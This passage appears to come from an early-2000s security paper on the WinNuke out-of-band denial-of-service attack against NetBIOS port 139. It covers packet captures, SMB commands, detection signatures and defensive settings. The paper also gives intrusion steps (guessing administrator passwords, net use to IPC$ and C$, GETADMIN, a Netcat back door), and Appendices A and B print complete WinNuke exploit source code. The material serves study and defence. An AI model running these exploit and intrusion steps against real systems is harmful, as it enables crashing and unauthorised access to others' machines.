00040:  43 45 42 45 4D 45 43 45 44 43 41 43 41 43 41 43   CEBEMECEDCACACAC
```

These Datagram services are connectionless and unreliable. There are many broadcasts identifying various service types. They are sent to every NetBIOS system on the local segment of the network. Every process that has issued a receive broadcast Datagram accepts the Datagram, and if no receive commands are outstanding, the Datagram is dropped. The caller of the receive Datagram must specify the local name it desires to receive the Datagrams, and it must return the name of the sender.

One application issues a call command, and the other must issue a listen command. If the call is successful each application will receive a notification of session establishment with the session-id. NetBIOS does not provide a standard

frame format for the transmissions over the network. Therefore there are many implementations.

In this example, the machine 001_01909205 has issued at Name Query to Ratpack2:

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
94  110.699178  001_01909205  *NETBIOS Multic NetBIOS  Name Query (0x0A), 001_01909205   <00> -> RATPACK

+ Frame: Base frame properties
+ ETHERNET: 802.3 Length = 61
+ LLC: UI DSAP=0xF0 SSAP=0xF0 C
+ NetBIOS: Name Query (0x0A), 001_01909205   <00> -> RATPACK2

00000:  03 00 00 00 00 01 00 C0 4F 1A A8 54 00 2F F0 F0   .......ÀO.¨T./ðð
00010:  03 2C 00 FF EF 0A 00 00 00 00 00 0C 01 52 41 54   .,ÿï.........RAT
00020:  50 41 43 4B 32 20 20 20 20 20 20 20 20 30 30 31   PACK2        001
00030:  5F 30 31 39 30 39 32 30 35 20 20 20 00            _01909205   .
```

Each NetBIOS node maintains a table of Names. These names are maintained at each node until either they are specifically deleted or the node is disconnected or shut down. The client process identifies the specific server by that server's name, and the server in turn identifies the name of the client.

The call command is responded to with a 'Name Recognition' packet:

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
95  110.699178  LOCAL  001_01909205  NetBIOS  Name Recognize (0x0E), RATPACK2         -> 001_01
Network Monitor trace  Thu 08/22/02 16:38:28  Captur 1.txt
+ Frame: Base frame properties
+ ETHERNET: 802.3 Length = 61
+ LLC: UI DSAP=0xF0 SSAP=0xF0 C
+ NetBIOS: Name Recognize (0x0E), RATPACK2         -> 001_01909205   <00>

00000:  00 C0 4F 1A A8 54 00 01 03 31 BA B9 00 2F F0 F0   .ÀO.¨T...1º¹./ðð
00010:  03 2C 00 FF EF 0E 00 00 00 0C 01 00 00 30 30 31   .,.ÿï.........001
00020:  5F 30 31 39 30 39 32 30 35 20 20 20 00 52 41 54   _01909205   .RAT
00030:  50 41 43 4B 32 20 20 20 20 20 20 20 20            PACK2
```

There may be several attempts at the session establishment on an Ethernet segment. NetBIOS establishes a session with another device and lets the network redirector and transactions protocols pass the request from the client and server.

The session is initialized on the target machine:

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
102  110.699178  001_01909205  LOCAL  NetBIOS  Session Initialize (0x19): LSN = 0x05, RSN = 0x06
+ Frame: Base frame properties
+ ETHERNET: 802.3 Length = 60
+ LLC: I DSAP=0xF0 SSAP=0xF0 C N(S) = 0x00, N(R) = 0x00 POLL
+ NetBIOS: Session Initialize (0x19): LSN = 0x05, RSN = 0x06

00000:  00 01 03 31 BA B9 00 C0 4F 1A A8 54 00 12 F0 F0   ...1º¹.ÀO.¨T..ðð
00010:  00 01 0E 00 FF EF 19 8F CA 05 00 00 00 00 06 05   ....ÿï.  Ê.......
00020:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00030:  00 00 00 00 00 00 00 00 00 00 00 00               ............
```

The session numbers are established:

Local Session Number (LSN) 0x05
Remote Session Number (RSN) 0x06

The local system confirms the session:

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
104  110.699178  LOCAL  001_01909205  NetBIOS  Session Confirm (0x17): LSN = 0x06, RSN = 0x05
+ Frame: Base frame properties
+ ETHERNET: 802.3 Length = 32
+ LLC: I DSAP=0xF0 SSAP=0xF0 C N(S) = 0x00, N(R) = 0x01 POLL
+ NetBIOS: Session Confirm (0x17): LSN = 0x06, RSN = 0x05

00000:  00 C0 4F 1A A8 54 00 01 03 31 BA B9 00 12 F0 F0   .ÀO.¨T...1º¹..ðð
00010:  00 03 0E 00 FF EF 17 81 CA 05 00 00 00 00 05 06   ....ÿï.  Ê.......
```

Data transfer control (NetBIOS Data Ack):

```
Frame  Time  Src MAC Addr  Dst MAC Addr  Protocol  Description  Src Other Addr  Dst Other Addr  Type Other Addr
169  118.660626  LOCAL  001_01909205  NetBIOS  Data Ack (0x14): LSN = 0x06, RSN = 0x05

+ Frame: Base frame properties
+ ETHERNET: 802.3 Length = 32
+ LLC: I DSAP=0xF0 SSAP=0xF0 C N(S) = 0x1D, N(R) = 0x20
+ NetBIOS: Data Ack (0x14): LSN = 0x06, RSN = 0x05

00000:  00 C0 4F 1A A8 54 00 01 03 31 BA B9 00 12 F0 F0   .ÀO.¨T...1º¹..ðð
00010:  3A 40 0E 00 FF EF 14 00 00 00 1D 00 00 00 05 06   :@..ÿï..........
```

At the end of the session, either application can issue a Hang-up command. There is no flow control for sessions service because is it assumed a LAN is fast and reliable enough to carry the traffic without the need for error connection or to throttle for buffer overflows.

In summary, the UDP datagram method was efficient on a small LAN with one segment, but is not well suited for the larger LANs. Most implementations today employ the NetBIOS over TCP/IP or NBT. The NetBIOS names then must be converted to an IP address before the connection using TCP/IP can be established. This is implemented with either the individual LMHOSTS file containing the name to IP address resolution, or other resolution services such as Microsoft's WINS or DHCP Protocols.

The DNS protocol implemented by Microsoft is similar to the LMHOSTS file in that is relies on a list of service names and corresponding IP Addresses. DNS as well as DHCP and WINS has substantial advantages over the LMHOSTS file in that it can be maintained on a centrally administered database anywhere on the network and can be updated centrally rather than by maintain a file on each node.

Related Protocols

Early on, the Server Message Block (SMB) protocol used the NetBIOS interface for application level protocols. Such systems using SMB were Microsoft's Windows for Workgroups, Windows 95, 98, ME, LAN Manager, Windows NT, Windows 2000, IBM's OS/2 and LAN server, Netware 6 and the SAMBA implementation. SMB can run over NBF, NetBIOS on TCP/IP or NETBIOS over IPX, and more recently CIFS using TCP/IP. SMB was (and still is) a widely used protocol using the NetBIOS interface on port 139.

One of the more important systems that make use of the NetBIOS interface is Server Message Block (SMB). This is an application level protocol that is used in most of the Microsoft operating systems as well as IBM' OS/2 LAN server, Netware 6 and a SAMBA implementations.

SMB

SMB is a session layer protocol that is used for file and print services and message control. SMB uses the transport layer of the OSI model and the first implementations were very closely linked to NetBIOS. It uses a flat names database to identify services and programs (similar to NetBIOS), and was generally mapped to NetBIOS names. The protocol gave session and transport controls with an enhanced command code set: SMB was originally introduced in 1988 and has had continual improvements/adjustments through 1996.

SMB Command Codes [xx]

Below is a table giving some of the Core SMB commands:

Core SMB Commands		
Field Name	**Smb_com**	**Description**
SMBmkdir	0x00	Create directory
SMBrmdir	0x01	Delete directory
SMBopen	0x02	Open file
SMBcreate	0x03	Create file
SMBclose	0x04	Close file
SMBflush	0x05	Commit all files
SMBunlink	0x06	Delete file
SMBmv	0x07	Rename file
SMBgetatr	0x08	Get file attribute
SMBsetatr	0x09	Set file attribute
SMBread	0x0a	Read byte block

SMBwrite	0x0b	Write byte block
SMBlock	0x0c	Lock byte block
SMBunlock	0x0d	Unlock byte block
SMBmknew	0x0f	Create new file
SMBchkpth	0x10	Check directory
SMBexit	0x11	End of process
SMBlseek	0x12	LSEEK
SMBtcon	0x70	Start connection
SMBtdis	0x71	End connection
SMBnegprot	0x72	Verify dialect
SMBbskattr	0x80	Get disk attributes
SMBsearch	0x81	Search multiple files
SMBsplopen	0xc0	Create spool file
SMBsplwr	0xc1	Spool byte block
SMBsplclose	0xc2	Close spool file
SMBsplretq	0xc3	Return print queue
SMBsends	0xd0	Send message
SMBsendb	0xd1	Send broadcast
SMBfwdname	0xd2	Forward user name
SMBcancelf	0xd3	Cancel forward
SMBgetmac	0xd4	Get machine name
SMBsendstrt	0xd5	Start multi-block message
SMBsendend	0xd6	End multi-block message
SMBsendtxt	0xd7	Multi-block message text
Never valid	0xfe	Invalid
Implementation-dependant	0xff	Implementation-dependant

(SMB data from reference xx August 2002. Original date constructed unknown)

In Microsoft NT 4.0 networks a typical arrangement will be as follows, [xxi]:

1. A DHCP server will allocate IP addresses to client systems when they boot.

2. Client systems are allocated NetBIOS names at installation time. The names conform to the DNS rules for names and are the same as the unqualified DNS name. At boot time the client registers it's NetBIOS name and DHCP assigned address with a NBNS server (often a WINS server).

3. The Microsoft DNS server is configured to resolve host names by taking the unqualified DNS name and passing the enquiry to the WINS server.

This is the most common and current Microsoft implementation. Server 2000 is designed to give full functionality for the NetBIOS systems to remain viable and to function on routed networks, and more specifically the Internet. NetBIOS can be encapsulated over TCP/IP and over IPX. When encapsulated on TCP or UDP, NetBIOS names are aligned with DNS names. The TCP implementation can provide sessions to manage names since broadcasting is not widely used on the Internet, and the UDP implementation can be used to send connectionless Datagrams.

CIFS

CIFS will be used interchangeably with SMB, as this protocol is essentially an updated version of the SMB protocol. [xxii] CIFS stands for Common Internet File System, and is supported by several underlying protocols. "All MS operating systems have had some form of CIFS networking available or built in, and there are implementations of CIFS for most major non-MS operating systems." Both SMB and CIFS may map to NetBIOS names as the early versions in fact did. It is a file, directory and printer sharing protocol which has been updated and will operated in the absence of NetBIOS using Dynamic DNS on Windows 2000 servers. Today's implementations have extended CIFS capabilities to allow UNIX system to function as CIFS servers.

CIFS has been labeled as Microsoft's way of Internet file sharing. Since Microsoft has a majority share of the PC and network operating systems on the market, their implementation of CIFS has become the de facto standard, although there has been no final documented standardization for this protocol. A group of coders known as the Samba Team has completed substantial research implementing their own CIFS servers. Samba is included with most distributions of Linux and there are several Unix implementations as well. When CIFS is include on a UNIX server, all of the resources become available on the Network.

There has been an effort by the Storage Network Industry Association (SNIA) to draft a CIFS standard with input from several sources. Version 1.0 of the SNIA CIFS Technical Reference document has been released and is available on the SNIA web site.

With the implementation of Server 2000, the NetBIOS names are no longer required. For the future, NetBIOS will have limited use, and its non-hierarchical addressing scheme will be primarily in service only for legacy systems and applications.

"The ability to operate natively without relying on NetBIOS may be one of the most significant changes implemented in Win 2000." [xxiii]

How the exploit works:

The exploit sends OOB data to port 139 that Windows is not expecting. In general terms, the urgent pointer points to the end of the frame where normal data is not found. In this case, Windows apparently does not know what to do with this data, so the system either drops carrier or crashes. "Windows NT will completely crash if you send Out of Band (MSG_OOB) data to is port 139." (Reference xiv) NetBIOS is expecting a name or descriptor that can be found in the NBT table, made of 16 characters.

The SMB/CIFS is perhaps the most popular protocol used with the NetBIOS services today. There are several dialects for this protocol operating on port 139. When the packets are assembled there are specific fields to identify this dialect.

As shown below, specific conventions are used in the protocol.

The SMB dialect must be established:

SMB dialects	
string identifying dialect	**Reference**
PC NETWORK PROGRAM 1.0	core protocol
MICROSOFT NETWORKS 1.03	core plus dialect
MICROSOFT NETWORKS 3.0	Extended 1.0 protocol
LANMAN1.0	Extended 1.0 protocol, first version of full LANMAN 1.0 protocol
Windows for Workgroups 3.1a	
LM1.2X002	Extended 2.0 protocol
LANMAN2.1	
NT LM 0.12	

For addressing, the earlier versions of both SMB and CIFS were mapped directly to NetBIOS names. These names originally did not conform to any standards, and could use non-alphanumeric characters.

Generally, the SMB names are 15 characters long and are padded so that the 16 characters can be used to determine whether the name refers to a server or another function. An example of the 16th byte coding follows:

SMB Names	
SMB Name	**Purpose**
Computername[0x00]	Workstation service
Computername[0x20]	Server service
Domainname[0x00]	Register computer in domain
Domainname[0x1C]	Domain controller

An example of the actual diagrams sent showing their very specific header and trailer fields:

Datagram frames (Octets in order transmitted.)			
		Data frame	**Data frame**
Field Name	**Length**	**DATAGRAM**	**SMB**
Length	2	0x2C	
		0x00	
Deliminator	2	0xFF	
		0xEF	
Command	1	0x08	
Data 1	1	Reserved	
Data 2	2	Reserved	
		Reserved	
XMIT Cor	2	Reserved	
		Reserved	
RSP Cor	2	Reserved	
		Reserved	
Destination Name	16	Name of receiver	

Source Name	16	Name of sender	
Optional		Datagram	

There are several SMB frames depending on the function to be carried out. It is self evident that the protocol expects to receive *very specific* control fields to function properly.


The OOB attack works then by placing unusual or unrecognizable data at the end of the frame. Again, the receiver then uses the URGENT POINTER to determine where in the segment the urgent data ends. Windows NT checks this and when the pointer points to the end of the frame and no normal data follows, Windows gives a 'blue screen of death" and stops responding. Windows port 139 (NetBIOS) is most susceptible to this attack."[xxiv]

Running a Program:

Any connection to a server running the NetBIOS port 139 with the generally associated protocols could run the DDoS program.

Internally, a connection to a target machine can be made if the NetBIOS service is running. That is, if the server and client are both running NetBIOS, then a connection can be made using the browser.

The following prompt appears:



It would be best to guess the administrators password, but if the guest account remains in tact with the default password of 'blank', you are in! Then use GETADMIN program to add you to the administrators group. The GETADMIN program will not work on Windows NT 3.51, and will only work on Windows NT systems that have service pack 3 or less installed.


Most anything can be done at this point, including copying over any number of programs to run on the target system. One of these programs then can be the Winnuke or a variant thereof to give the OOB DDoS attack.

See Flowchart on Appendix D. Internally, with the NetBIOS ports and services running on both machines the Null connection is a given. If the administrator's passwords are known, significant penetration is possible, including the mapping of a drive to the targeted system. When the NetBIOS ports are not blocked with the router configuration or firewall policies, the null user connections can be accomplished from external sources.

A connection could be accomplished from the Internet in a similar fashion. One method as described earlier in the document would be to get a foothold through using the Net Use command. The most usable connections would be achieved by guessing the administrator's password. The process is similar:

Net use \\nnn.nnn.nnn.nnn\IPC$ * /user:Administrator

Where the nnn.nnn.nnn.nnn is any valid public address of a server running NetBIOS services with associated protocols.




The above sample does not contain a valid IP server address. Note that either the server name of IP address will connect.

There are several methods now to run a program over the Internet. Once connected with viable credentials (i.e. Administrator) a back door listening program could be initiated (id Netcat) to run the rogue program(s).

Another more straightforward method would be to map a network drive if the administrator's password is known by entering the following net use command:

Net use t: \\ratpack\C$ /user:Administrator



You are there! Change to the drive letter t: and now you can copy files and/or program directly onto the target computer. Most of the rogue programs and scripts will run from the command prompt. Note that C$ is a default share on Windows NT computers. See Flowchart, Appendix D.

Signature of Attack

It is difficult detect an attack on port 139. The majority of the traffic sent to this port will be seen as normal data, and in most cases may not be detected. Generally the target machine will not have any degradation of service during an initial stage of an attack.

The signature of attack from the original Winnuke program was:

10:05:15.250000 (IP address) port 1060 > (IP address) port 139:
S69578633:69578633 (0) win 8192 <mss 1460> (DF)

10:05:15.250000 (IP address) port 139 > (IP address) port 1060:
S79575151:79575151 (0) ack 69578634 win 8760 <mss 1460> (DF)

10:05:15.250000 (IP address) port 1060 > (IP address) port 139:
P 1:5 (4) ack 1 win 8760 urg 4 (DF) [xxv]

Another apparent signature of an attack would be that the system either gives the blue (or white) screen of death, or other various attributes of DDoS, such as a disconnection from the service without an apparent cause. You may see some of the messages sent within the program used, (reported by testing for the vulnerability):

Page 29,31 printf (“Sending crash…..”)

Page 31 printf(“Error connection to…”)
printf(“Error getting socket…”)

The perl version:

Page 32 print “Nuking: send S, “Sucker” …. Print “Nuked!\n”

Some intrusion detection system may look for extraneous data destined for port 139, but a specific signature is not known.

The DDoS attack on port 139 uses the native functions built into NetBIOS. It therefore does not create any lasting effects to the system, and a system must only be rebooted to recover from this attack. This will resolve the DDoS attack without any further reconstruction efforts.

Protection against OOB:

Perhaps the best protection against the OOB attack for a Windows machine is to remove NetBIOS services and the related protocols (NetBEUI, and SMB/CIFS) and disable ports 135 – 139. This may not be possible for all networks, but is highly recommended for all servers in the DMZ or those available to the Internet. Simply remove the NetBEUI protocol from all Windows servers, if at all possible.

In addition, the WINS server should not be used in DMZ or where servers are available to the Internet. Remember, the WINS servers are subject to cache corruption attack. Disable the WINS Client binding including the NetBIOS interface, Server and Workstations services.

If you have a router, this may be of some assistance by isolating and filtering ports 137 –139, or they may be filtered in other systems such as a firewall. If you have a dial –up connection, you can disable the bindings between the Workstation, NetBIOS services and the TCP/IP protocol.

Microsoft has issues patches for the OOB attack. Windows 3.51 needed a hotfix installed after installing service pack 5. For Windows NT, there was a post service pack 2 hotfix, and service pack 3 specifically targeted the OOB vulnerability. Then, service pack 4 revised the OOB fix by including other teardrops type defenses.

You can find a selection of security scanners to detect and defend against OOB data. There is a free open source security scanner provided by the Nessus organization (nessus.org) for Unix systems. All tests are accomplished with modular plug-ins, and since the source code is open, custom routines can be written in C++. The Nesses organization has a complete listing of their plug-ins at their site, [xxvi]. Included in that listing is the DDoS Winnuke plug in demonstrated below:

Winnuke	Denial of Service	MSG_OOB against the remote host	139

The Symantec Corporation's "NetRecon" 3.5 scans for multiple operating systems, including UNIX, Linux, Windows 2000 and Netware. Its features can be accessed and viewed at Symantec.com. This system will provide the familiar automatic updates and a selection of removal tools for the latest virus definitions. Among the features are the tests for Anonymous FTP access and Null Connections allowed.

Network Associates provides a variety of Internet security products. Among these is CyberCop intrusion detection server. This product will run on Windows NT and Sum Microsystems (& other UNIX offerings). It touts "Always up to date, CyberCop ASaP performs more than 900 tests to detect vulnerabilities-more than any other scanning system." Included in there are tests for FTP anonymous Access and Null Connections allowed.

The IIS scanner from Internet Security Systems [xxvii] states "ISS has integrated the capability of proactively testing a network to determine which machines are vulnerable to the Winnuke attack into the new versions of Internet Scanner". The article is dated May 21, 1997, which is an indicator of the time period that this vulnerability has been identified and contained. The article states further on the in addition to the scan for OOB the scanner also checks for the 'red Button' or "anonymous user" vulnerability.

The Retina Scanner from eEye Digital Security [xxviii] claim to have been chosen for Network World's Blue Ribbon Award, Info Security Magazine Excellent award and other industry recognitions. Note on the following list of vulnerabilities tested that most scanners look for null connections allowed. This table also illustrates the current market availability of network scanners:

Vulnerabilities tested for the Network World network-based scanner review.								
Vulnerability	Nessus	Retina	NetRecon	ISS	NetIQ	CyberCop	PatchLink	Harris
RPC statd format string	x	x				x		x
Domain Controller Request DoS		x		x			x	x
IIS Superfluous Decoding	x	x	x	x			x	x
Chargen Service DoS	x	x	x	x	x	x		x
Malformed RPC Packet		x					x	x
Packaging Anomaly		x					x	
Virtualized UNC Shares		x					x	x
Malformed WebDAV Attack		x					x	x
IIS Unicode	x	x	x	x		x	x	x
wu-ftpd format string debug set		x						
wu-ftpd file globbing				x		x		x
sendmail maillocal		x						x
OpenSSH UseLogin				x				
Null Connection Allowed	x	x	x	x	x	x		x
Anonymous FTP Access	x	x	x	x	x	x		x
Total vulns identified	281	359	762	273	2065	402	N/A	458
Scan time	60 min	10 min	3.5 hours	2 hours	62 min	15 min.	5 min	20 min.

Obtained from: http://www.nwfusion.com/reviews/2002/0204bgvulchart.html, August 2002

There are additional steps that can be taken and are recommended. See the possible registry settings below. These will give varying degrees of protection based on the specific need. For example, if NetBIOS is needed internally for legacy systems, it is recommended that the anonymous connections be disabled, if possible. And/or disconnect the dial up connections from NetBIOS by unbinding file and printer sharing as shown:

Restrict usage of NetBIOS and SMB:

Select Local area connections in Network and Dial-up Connections
On the menu, select "Advanced Settings"
At Adapters and Bindings, *uncheck* "File and Printer Sharing"

Restrict anonymous:

Win 2000

Under administrative tools:
Select Local Security Policies
Select Local Policy
Enable "No access without Explicit Anonymous permissions"
OR
HKLM\System\CurrentControlSet\Control\LSA
Name: RestrictAnonymous
DWORD
Value 2

NT 4.0 – Registry setting:

HKLM\System\CurrentControlSet\Control\LSA
Name: RestrictAnonymous
DWORD
Value 1

Best Practices will be to disable or filter ports 137 - 139 and 443, and remove the NetBEUI protocol for all severs in DMZ or servers with a public address, at a minimum. Better still, do the same for the entire network.

The optimum solution will be the elimination of NetBIOS services and ports completely. One method of doing this would be the migration to Windows 2000 with Active Directory.

Appendix A


Source Code

Windows NT/95/3.11 Out Of Band (OOB) data barf

```
/* winnuke.c - (05/07/97)  By _eci  */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */


#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

#define dport 139  /* Attack port: 139 is what we want */

int x, s;
char *str = "Bye";  /* Makes no diff */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;


int open_sock(int sock, char *server, int port) {
     struct sockaddr_in blah;
     struct hostent *he;
     bzero((char *)&blah,sizeof(blah));
     blah.sin_family=AF_INET;
     blah.sin_addr.s_addr=inet_addr(server);
     blah.sin_port=htons(port);


    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
         if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
           perror("gethostbyname()");
           return(-3);
         }
    }

        if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
             perror("connect()");
             close(sock);
             return(-4);
        }
        printf("Connected to [%s:%d].\n",server,port);
        return;
}
```

Port defined

```
void main(int argc, char *argv[]) {

if (argc != 2) {
  printf("Usage: %s <target>\n",argv[0]);
  exit(0);
}

if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
{
   perror("socket()");
   exit(-1);

}

open_sock(s,argv[1],dport);


printf("Sending crash... ");
  send(s,str,strlen(str),MSG_OOB);
  usleep(100000);
printf("Done!\n");
close(s);

 }
```




Appendix B

Source Code Variation,

```
Visual C++ 4.2b.
I added one additional parameter - <port>.
Now you can call
        >winnuke.exe www.microsoft.com 135

It looks like only port 139 is vulnerable (but who knows...)

/* winnuke.c - (05/07/97)  By _eci  */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */

// Windows NT port by Eugene Surovegin <ebs@glasnet.ru>
// Compiled with MS Visual C++ 4.2b, tested on NT 4.0 SP2

#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <winsock.h>

#define dport 139  /* Attack port: 139 is what we want */

int open_sock(int sock, char *server, int port) {

  struct sockaddr_in blah;
  struct hostent *he;
  int res;

  memset((char *)&blah,0,sizeof(blah));
  blah.sin_family=AF_INET;
  blah.sin_addr.s_addr=inet_addr(server);
  blah.sin_port=htons(port);

  if ((he = gethostbyname(server)) != NULL)
    memcpy((char *)&blah.sin_addr, he->h_addr, he->h_length);
  else
    if ((blah.sin_addr.s_addr = inet_addr(server))==INADDR_NONE) {
      puts("Cannot resolve host");
      return(-3);
    }

  if (res=connect(sock,(struct sockaddr *)&blah,16)==-1) {
    puts("Cannot connect socket");
    return(-4);
  }
  printf("Connected to [%s:%d].\n",server,port);
  return 0;
}


void main(int argc, char *argv[]) {

  int   s;
  char  *str = "Bye";  /* Makes no diff */
```

Port defined

```
  int   port=0;

  if ( (argc<2) || (argc>3)) {
    printf("Usage: %s <target> [<port>]>\n",argv[0]);
    exit(0);
  }

  if (argc==3) port=atoi(argv[2]);
  if (!port) port=dport;

  WSADATA wsaData;
  if (!WSAStartup(MAKEWORD(1, 1), &wsaData)){
    if ((s = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP))!=INVALID_SOCKET) {
      if (!open_sock(s,argv[1],port)){
        puts("Sending crash... ");
        send(s,str,strlen(str),MSG_OOB);
        puts("Done!");
      }
      else printf("Error connecting to host %s",argv[1]);
      closesocket(s);
    }
    else puts("Error getting socket");
    WSACleanup();
  }
  else puts("Cannot init Winsock");
}
```



Eugene Surovegin <ebs@glasnet.ru>

Appendix C

